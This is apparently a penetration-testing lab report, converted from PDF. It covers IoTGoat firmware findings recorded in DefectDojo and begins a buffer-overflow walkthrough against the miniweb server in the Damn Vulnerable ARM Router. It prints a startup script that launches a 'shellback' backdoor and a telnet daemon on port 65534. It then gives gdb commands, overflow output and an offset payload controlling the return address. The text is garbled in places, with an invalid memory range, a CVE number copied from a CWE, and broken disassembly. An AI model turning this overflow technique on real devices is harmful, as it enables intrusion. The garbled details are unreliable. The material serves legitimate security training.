[0.000000] NX (Execute Disable) protection: active
[0.000000] SABIOS 2.7 present
[0.000000] Hypervisor detected: VMware
[0.000000] vmware: TSC freq read from hypervisor: 2399.999 MHz
[0.000000] vmware: Host bus clock speed read from hypervisor: 80000000 Hz
[0.000000] vmware: Using TSC as clocksource
[0.000000] e820: update [mem 0x00000000-0x00000000] usable [0x00000000-0x00000000] reserved
[0.000000] e820: remove [mem 0x00000000-0x00000000] usable
[0.000000] e820: last, phr = 0x00000000 maxc, arch, phr = 0x10000000
[0.000000] MTRR default type: uncachable
[0.000000] MTRR fixed ranges enabled:
[0.000000]   0 base 0xFFFF write-back
[0.000000]   A0000-BFFFF uncachable
[0.000000]   C0000-CBFFF write-protect
[0.000000]   D0000-D7FFF uncachable
[0.000000]   F0000-F7FFF write-protect
[0.000000]   G0000-G7FFF uncachable
[0.000000]   MTRR variable ranges enabled:
[0.000000]     0 base 000000000000 mask 1FFFFFF00000000 write-back
[0.000000]     1 base 0000C0000000 mask cFFFFFF00000000 uncachable
[0.000000]     2 disabled
[0.000000]     3 disabled
[0.000000]     4 disabled
[0.000000]     5 disabled
[0.000000]     6 disabled

```

Checking firmware files for insecure storage

```

iotgoatuser@IoTGoat: /usr/lib/lua/luci/view/admin_status
iotgoatuser@IoTGoat: /usr/lib/lua/luci/view/admin_status 152x35
cbi config.lua dispatcher.lua ip.so model sys template.lua version.lua
cbi.lua controller http.lua json.so sgi sys.lua tools view
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view$ ls
admin_network admin_system cbi error404.htm firewall header.htm iotgoat themes
admin_status admin_uci csrftoken.htm error500.htm footer.htm indexer.htm sysauth.htm upnp_status.htm
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view$ cd adminstatus
-ash: cd: can't cd to adminstatus: No such file or directory
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view$ cd admin_status
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/admin_status$ ls
bandWidth.htm dmesg.htm index.htm load.htm syslog.htm
connections.htm index iptables.htm routes.htm wireless.htm
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/admin_status$ cat syslog.htm
<!-->
Copyright 2008 Steven Barth <steven@midlink.org>
Copyright 2008 Jo-Philipp Wich <jow@openwrt.org>
Licensed to the public under the Apache License 2.0.
->

<!--header-->
<h2 name="content"><%:System Log%></h2>
<div id="content_syslog">
<textarea style="font-size: 12px;" readonly="readonly" wrap="off" rows="<%=syslog:cmatch("\n")+2%>" id="syslog"><%=syslog:pcdata()%></textarea>
</div>
<!--footer-->
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/admin_status$ cat routes.htm
<!-->
Copyright 2008-2009 Steven Barth <steven@midlink.org>
Copyright 2008-2015 Jo-Philipp Wich <jow@openwrt.org>
Licensed to the public under the Apache License 2.0.
->

<%-
  require "luci.tools.webadmin"
  require "nixio.fs"
-
```

Red flags for all unencrypted data found on logs and site templates

2.7.1 Adding to defect Dojo

ID	Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	CVE	Found by
7	High	IP	Active, Verified	Dynamic	Jan. 6, 2022	0 days	admin	CWE 311		Pen Test

Description

Prevalence: COMMON
Detectability: AVERAGE

Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Usage of post encryption libraries is to be avoided. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.

Mitigation

Request / Response Pairs

Impact

Steps To Reproduce

2.8 Lack of device management

When you have only a few of a device, device management is trivial. But, when those few devices are multiplied by dozens, hundreds, or even thousands, device management can quickly become a nightmare.

Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

2.9 Insecure Default settings

As you navigate to admin/network/dhcp

Default DNS and DHCP data stored in default files

The screenshot shows the 'DHCP and DNS' configuration page. It includes sections for 'Server Settings' (General Settings, Resolv and Hosts Files, TFTP Settings, Advanced Settings), leasefile configuration (Leasefile: /tmp/dhcp.leases, Resolve file: /tmp/resolv.conf.auto), ignore resolve file, and static hosts file. Below this is a table titled 'Active DHCP Leases' with no entries. Further down are sections for 'Active DHCPv6 Leases' (no entries) and 'Static Leases' (no entries).

Also Default ACLs are found admin/service/pnup

The screenshot shows the 'MinIUPnP ACLs' configuration page. It includes fields for Device UUID (33be8629-e07-48bc-a7a-3ce03d), Announced serial number, Announced model number, Notify interval, Clean rules threshold, Clean rules interval, and Presentation URL (http://192.168.1.10). Below this is a table titled 'MinIUPnP ACLs' with one entry:

Comment	External ports	Internal addresses	Internal ports	Action
Allow all ports	1024-65535	0.0.0.0	0-65535	allow

Some default startup locations in admin/system/startup

The screenshot shows the IoTGoat web interface. At the top, there's a navigation bar with links for Status, System, Services, Network, IoTGoat, and Logout. Below the navigation is a table of services:

ID	Status	Action Buttons
95	done	Enabled, Start, Restart, Stop
95	shellback	Disabled, Start, Restart, Stop
96	led	Enabled, Start, Restart, Stop
98	sysntp	Enabled, Start, Restart, Stop
99	random_seed	Enabled, Start, Restart, Stop

Below the table is a section titled "Local Startup" with a text area containing custom commands. The text area has the following content:

```
# Put your custom commands here that should be executed once
# the system init finished. By default this file does nothing.

/usr/bin/shellback &
telnetd -p 65534 &
/etc/d
```

At the bottom right of the "Local Startup" section are "Submit" and "Reset" buttons.

2.9.1 Adding to defect Dojo

The screenshot shows the DefectDojo interface. At the top, there's a navigation bar with links for Overview, Components, Last Metrics, Engagements, Findings, Endpoints, Benchmarks, and Settings. Below the navigation is a breadcrumb trail: Ad Hoc Engagement > Pen Test > Insecure Default Settings > View Finding.

The main content area displays a table titled "Insecure Default Settings" with one row:

ID	Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	CVE	Found by
8	Medium	Green	Active, Verified	Dynamic	Jan. 6, 2022	0 days	admin	CWE-1188	CVE-1188	Pen Test


Below the table are several expandable sections: "Similar Findings (0)", "Description", "Mitigation", "Request / Response Pairs", "Impact", "Steps To Reproduce", "Severity Justification", and "References".

2.10 Lack of physical Hardening

Insufficient physical hardening concerning IoT devices can be easy to overlook. But thanks to its inherent accessibility, IoT is left more exposed to potential physical threats than other technology.

What IoT Manufacturers Can Do: Start with the understanding that your users will open up the device, inspect it, and modify it. Most people won't, but some will – and with enough motivation, they most likely will break your device. Consider what they would do and how they would do it; whether it be someone trying to disable a smart alarm system to pull off a robbery or someone circumventing a smart meter's settings to reduce their electric bill. Consider how long a device could withstand a physical attack plus an attacker's probable skill level, and build your learnings into the device.

2.11 Defect Dojo Finding and metrics



CI and CD engagement

IOT Goat

Engagements

New CI/CD Engagement

Name: NewCICD

Description:

IOT Goat

Engagements

All Engagements

Active Engagements (1)

Name	Type	Lead	Date	Length	Tests	Active (Verified)	Mitigated	Accepted	All	Duplicates
NewCICD	CI/CD	Admin User	31st January - 7th February	7 days	0	0 (0)	0	0	0	0

Showing entries 1 to 1 of 1

Paused Engagements (0)

CI/CD Pipeline creation

None of these common security issues will be resolved overnight, especially as IoT continues to proliferate through all aspects of our lives – professionally and personally. However, by implementing solutions to these common problems in IoT devices, we can take a small step toward a (slightly) more secure world

Chapter 3: ARM Router Exploitation and Wi-Fi exploitation

3.1 Damn Vulnerable Arm Router (TinySploit)

In this Tutorial I would like to give you an introduction into writing a ROP chain for ARM based systems. I picked up the TinySploit machine because everyone can download it and you have to deal with some pitfalls like Null Byte characters. It also got another challenge in form of a traffic light. Let's start with trying to understand the vulnerability in the TinySploit Arm Router application.

Adding Our product to defect Dojo

The screenshot shows the 'ARM Router' product page in the Dojo platform. At the top, there is a navigation bar with tabs for Overview, Components, Metrics, Engagements, Findings, Endpoints, Benchmarks, and Settings. A green banner at the top indicates 'Product added successfully.' Below the banner, there are several sections: 'Description' (with a note about RISC processors), 'Metrics' (a chart showing 0 Critical, 0 High, 0 Medium, 0 Low, 0 Informational, and 0 Total), 'Technologies' (listing none), 'Regulations' (listing none), 'Benchmark Progress' (listing none), 'Metadata' (with fields for Business Criticality, Product Type, Platform, Lifecycle, Origin, User Records, and Revenue, all set to 'Not Specified'), and 'Contacts' (with fields for Team Manager, Product Manager, and Technical Contact, all set to 'Unknown').


3.2 Identify vulnerability


On Internet of Things (IoT) devices you often encounter vulnerabilities like buffer overflows, static encryption keys or alternative credentials. Issues regarding to the authorization and authentication management are also pretty common. In this case we can exploit a buffer overflow but it is not that straight forward as it seems at the first view

I picked up the TinySploit machine because everyone can download it and you have to deal with some pitfalls like Null Byte characters. It also got another challenge in form of a traffic light

<https://www.vulnhub.com/entry/damn-vulnerable-arm-router-dvar-tinysploitarm,224/>

Let's check the VM





disassembled output of the vulnerable function which is Log

```

0x00013438 <+0>:    push {r0, r1, r2, r3}          0x0001343c <+4>:    push
{r11, lr}           0x00013440 <+8>:    add r11, sp, #4      0x00013444
<+12>:    sub sp, sp, #824 ; 0x338      #[... shorten ...]
0x00013484 <+76>:   bl 0x10d1c <vsprintf@plt>      0x00013488 <+80>:
sub r3, r11, #16     0x0001348c <+84>:   mov r0, r3      0x00013490
<+88>:    bl 0x10f20 <time@plt>          0x00013494 <+92>:   sub r3, r11,
#16      0x00013498 <+96>:   mov r0, r3      0x0001349c <+100>: bl
0x10ee4 <localtime@plt>      #[... shorten ...]      0x000134b8 <+128>:
bl 0x10ef0 <memset@plt>          0x000134bc <+132>: sub r2, r11, #696
; 0x2b8      0x000134c0 <+136>: sub r0, r11, #824 ; 0x338
0x000134c4 <+140>: ldr r3, [r11, #-8]      0x000134c8 <+144>: mov
r1, #127 ; 0x7f      0x000134cc <+148>: bl 0x10f68 <strftime@plt>
0x000134d0 <+152>: sub r3, r11, #216 ; 0xd8      0x000134d4 <+156>:
sub r2, r11, #824 ; 0x338      0x000134d8 <+160>: sub r0, r11,
#416 ; 0x1a0      0x000134dc <+164>: ldr r1, [pc, #104] ; 0x1354c
<Log+276>      0x000134e0 <+168>: bl 0x10f50 <sprintf@plt> #[...
shorten ...]      0x00013534 <+252>: nop      ; (mov r0, r0)
0x00013538 <+256>: sub sp, r11, #4      0x0001353c <+260>: pop
{r11, lr}           0x00013540 <+264>: add sp, sp, #16      0x00013544
<+268>:    bx lr      0x00013548 <+272>: ldrdeq r3, [r1], -r0
0x0001354c <+276>:      ; <UNDEFINED> instruction: 0x00013ab0
0x00013550 <+280>: andeq r3, r2, r4, ror #27      0x00013554 <+284>:
; <UNDEFINED>


```

here we can see a lot of sprintf functions which can lead to a buffer overflow if they are handled incorrectly. This was also my first guess but the vulnerability is inside the vsprintf function.

The vsprintf functionality is writing formatted data from a variable argument list into a destination buffer. If the user provided argument is larger than the destination buffer than we have a simple buffer overflow.

3.2.1 Calling Convention on ARM

In case of ARM the part with the arguments is not that hard. They get parsed into the registers r0, r1, r2 and r3. If we have more than four arguments they will get pushed onto the stack. The stack epilogue is a bit more complicated. It can variate depending on how the function has been called and this is important here.



3.3 Buffer Overflow

We use gdb with the gef extension to debug it.

On the Damn Vulnerable Arm Router VM we launch a gdb server with the following parameters:

```
gdbserver :1234 --attach $(pidof miniweb)
```

```
(samarth@samarth)-[~]
$ ssh root@172.16.201.130

BusyBox v1.24.2 () built-in shell (ash)

          Damn
          Vulnerable
          ARM
          Router
_____
THE EXPLOIT LABORATORY - by Saumil Shah
_____
@therealsaumil

exploitlab-DVAR:~#
exploitlab-DVAR:~#     gdbserver :1234 --attach $(pidof miniweb)
Attached; pid = 245
Listening on port 1234
```

3.3.1 Connecting to the GDB Service (Attacker)

We are using a different architecture (x86/x64) than the target system (ARM) and cannot simple use our "normal" gdb binary to connect to the service. We could use a Raspberry Pi (VM/Hardware) or cross compile gdb for the ARM architecture. In this case I can recommend the crosstool-ng suite.


In this case I choose the easy way and used a cross compiled version in an existing package like the gdb-multiarch.

```
$ gdb-multiarch
file miniwebset architecture armset follow-fork-mode childtarget remote
192.168.244.128:1234
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) file miniweb
miniweb: No such file or directory.
(gdb) set architecture arm
      set follow-fork-mode child
      target remote 192.168.244.128:1234
Junk after item "arm": set follow-fork-mode child
      target remote 192.168.244.128:1234
(gdb) set architecture arm
The target architecture is set to "arm".
(gdb) set follow-fork-mode child
(gdb) target remote 172..16.201.130:1234
172..16.201.130:1234: cannot resolve name: Name or service not known
172..16.201.130:1234: No such file or directory.
(gdb) target remote 172..16.201.130:1234
172..16.201.130:1234: cannot resolve name: Name or service not known
172..16.201.130:1234: No such file or directory.
(gdb) target remote 172.16.201.130:1234
Remote debugging using 172.16.201.130:1234
Reading /usr/bin/miniweb from remote target ...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access
Reading /usr/bin/miniweb from remote target ...
Reading symbols from target:/usr/bin/miniweb ...
(No debugging symbols found in target:/usr/bin/miniweb)
Reading /lib/libgcc_s.so.1 from remote target ...
Reading /lib/ld-musl-armhf.so.1 from remote target ...
Reading symbols from target:/lib/libgcc_s.so.1 ...
Reading symbols from target:/lib/ld-musl-armhf.so.1 ...
(No debugging symbols found in target:/lib/ld-musl-armhf.so.1)
Reading /lib/ld-musl-armhf.so.1 from remote target ...
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x4004d910 in ?? ()
(gdb) █
```

3.3.1.1 Checking the Stack

The r0 register contains our destination buffer. It is also pointing into the stack. We can track it down in the disassembled code:

```
Dump      of      assembler      code      for      function      Log:
0x00013438  <+0>:           push      {r0,      r1,      r2,      r3}
0x0001343c  <+4>:           push      {r11,     lr}
0x00013440  <+8>:           add       r11,     sp,      #4
[               ...           shorten   r3,      r11,      #8
0x0001346c  <+52>:          add       r3,      r11,      #8
0x00013470  <+56>:          str       r3, [r11, # -828] ; 0xfffffffcc4
0x00013474  <+60>:          sub       r3,      r11,      #216 ; 0xd8
0x00013478  <+64>:          ldr       r2, [r11, # -828] ; 0xfffffffcc4
0x0001347c  <+68>:          ldr       r1, [r11, #4]
0x00013480  <+72>:          mov       r0,      r3
0x00013484  <+76>:          bl       0x10d1c <vsprintf@plt>      we launched
the IDA disassembler and looked at some string references. More
specifically, we were looking for the "Here is a new ping" reference.
```



At the beginning of the function several registers get pushed onto the stack. Based on the calling convention it is a signal that these registers might get overwritten in this function and need to be restored later on. We will see the corresponding pop instructions at the end of this function. This is very important and the reason why I included it in the section above.


On address 0x00013440 we are "removing" (add) four bytes from the sp and moving the result into the register r11 which now has a reference to the stack. It will get "referenced" by r3 on address 0x0001346c and finally moved into r0 (0x00013480).

3.3.1.1.2 Checking the Arguments

The format string gets stored in r1. In this case there are two %s parameters which logs the source IP and the URL of a given request. The arguments for these values are referenced as va_list in the register r2.

```
vsprintf@plt (           $r0 = 0xbeffbabc → 0x400494f8 → 0xe3550000,
$r1 = 0x000136f4 → "Connection from %s, request = \"GET %s\"",      $r2 =
0xbeffb9c → 0x40075903 → "192.168.244.134",          $r3 = 0xbeffbabc →
0x400494f8 → 0xe3550000 )    # r2 points to the address 0xbeffb9c which
is on the stack.      # If we take a look at this reference, we can see our
va_list arguments.      gef➤ x/4dwx 0xbeffb9c      0xbeffb9c: 0x40075903
0xbeffbd00 0x40075903 0x00000000      gef➤ x/s 0x40075903 0x40075903:
"192.168.244.134"      gef➤ x/s 0xbeffbd00      0xbeffbd00: "/", 'AAAAAAA'
```

Also, can be done via burp



Checking the Destination Buffer (r0)

The registers which have get pushed onto the stack at the beginning of the function will now be restored in the corresponding pop instructions.

```
#           Beginning          of          Log          function
0x0001343c <+4>: push {r11, lr}          # Epilogue of Log function:
0x0001353c <+260>: pop {r11, lr}
```

We set our breakpoint at the "Log" function (b Log) and check what values are stored in the registers r11 and lr. Then we jump to the function epilogue and compare them against the values that gets popped from the stack. Of course, we just provide a small URL otherwise we might change these values based on a potential buffer overflow in this function.

```

# Before we enter the Log function      $r0 : 0x000136f4 → "Connection
from %s, request = "GET %s""      $r1 : 0x40075903 → "192.168.244.134"
$r2 : 0xbeffbd00 → "/AAAAAA"      $r3 : 0x40075903 → "192.168.244.134"
[... shorten ...]      $r10 : 0xbefffec4 → 0xbeffff97 →
"/usr/bin/miniweb"      $r11 : 0xbeffbb94 → 0x00011cdc →
<serveconnection+1156> ldr r3, [r11, #-28] ; 0xffffffe4 $r12 :
0x1      $sp : 0xbefbb858 → 0x00000000 $lr : 0x00011cdc →
<serveconnection+1156> ldr r3, [r11, #-28] ; 0xffffffe4 $pc :
0x00013448 → <Log+16> ldr r3, [pc, #248] ; 0x13548 <Log+272>
$cpsr: [negative zero CARRY overflow interrupt fast thumb]
The lr register is holding the reference to the address 0x00011cdc and is
the important one. This is the saving point where we will return back to
the calling function (bx lr). This is our "return" address. The value in
r11 also references to the stack but as already mentioned is less important.
# When we leave the function          0x13530 <Log+248> b
0x13538 <Log+256>          0x13534 <Log+252>      nop ; (mov r0, r0)
0x13538 <Log+256>          sub sp, r11, #4 → 0x1353c <Log+260>
pop {r11, lr}          0x13540 <Log+264>      add sp, sp, #16
0x13544 <Log+268>          bx lr 0x13548 <Log+272> ldrdeq
r3, [r1], -r0          0x1354c <Log+276> ; <UNDEFINED>
instruction: 0x00013ab0          0x13550 <Log+280> andeq r3, r2,
r4,                      ror #27

```

threads	[#0]	Id	Name:	"miniweb", stopped, reason:
				BREAKPOINT

trace	[#0]	0x1353c	→	Log	()
Thread 2.1 "miniweb" hit Breakpoint 1, 0x0001353c in Log					
() gef➤ x/20dwx \$sp	0xbefbb90:	0xbeffffd2c	0x00011cdc		
0x000136f4	0x40075903	0xbefbbba0:	0xbeffbd00	0x40075903	
0x00000000	0x00000004	0xbefbbbb0:	0x00000000	0x000000010	
0x5cac0002	0x86f4a8c0	0xbefbbbc0:	0x00000000	0x000000000	
0x00000000	0x00000000	0xbefbbbd0:	0x00000000	0x000000000	
0x00000000	0x00000000	gef➤			

We hit the pop {r11, lr} instruction which takes the next two block of four bytes (ARM instructions are always four byte long) and stores them in the register r11 and lr. We can verify the result from entering the function that lr gets restored to the address 0x00011cdc.

Now we know the value we have to overwrite on the stack. It is 0x00011cdc where lr gets restored. We now provide a very long URL and see if we can reach it. We use this simple python line to create the whole URL.

```
# Printing the URL and appending 400 times "A"      python -c 'print
"http://172.16.201.130/"+"A"*400'                  # Output:
http://http://172.16.201.130/AAAAAAAAAAAAAAA...
```

We also set our breakpoint at the function epilogue and see how the stack looks like. If the destination buffer is smaller than the argument we provided, we will overwrite values within the stack and probably the returning address.

```

0x13530 <Log+248>      b      0x13538 <Log+256>      0x13534
<Log+252>      nop ; (mov r0, r0)      0x13538 <Log+256>      sub
sp, r11, #4 → 0x1353c <Log+260>      pop {r11, lr}
0x13540 <Log+264>      add sp, sp, #16      0x13544 <Log+268>
bx lr 0x13548 <Log+272> ldrdeq r3, [r1], -r0
0x1354c <Log+276> ; <UNDEFINED> instruction: 0x00013ab0
0x13550 <Log+280> andeq r3, r2, r4, ror #27

```

threads	[#0]	Id	Name:	"miniweb", stopped, reason:	BREAKPOINT
					trace

[#0]	0x1353c	→	Log () Thread
2.1 "miniweb" hit Breakpoint 1, 0x0001353c in Log ()		gef➤	x/20dwx \$sp
0xbeffbb90: 0x41414141	0x41414141	0x41414141	0x41414141
0xbeffbba0: 0x41414141	0x41414141	0x41414141	0x41414141
0xbeffbbb0: 0x41414141	0x41414141	0x41414141	0x41414141
0xbeffbbc0: 0x41414141	0x41414141	0x41414141	0x22414141
0xbeffbbd0: 0x4141000a	0x41414141	0x41414141	0x41414141

Here we can see that we have successfully overwritten the values within the stack and when the next instruction gets executed (pop {r11, lr}), the value 0x41414141 gets stored in the lr register and we branch (bx lr) to it. The program will throw a segmentation fault (SIGSEGV) because there is no valid code at this address.

```
[!] Cannot disassemble from $PC      [!] Cannot access memory at address
0x41414140
threads ——— [#0] Id 1, Name: "miniweb", stopped, reason: SIGSEGV
trace ———
```

```
0x41414140 in?? ()      gef➤ c      Continuing.      Program terminated
with signal SIGSEGV, Segmentation fault.      The program no longer exists.
```

We should always check if the offset really fits. We create a simple payload to check if we got control over the value in pc.

```
# Verify the return address with 0x42424242 again.      # Do not use
odd numbers like 0x43434343 because of thumbmode!      python -c 'print
"A" * 341 + "B" * 4 + "C" * 116'
```

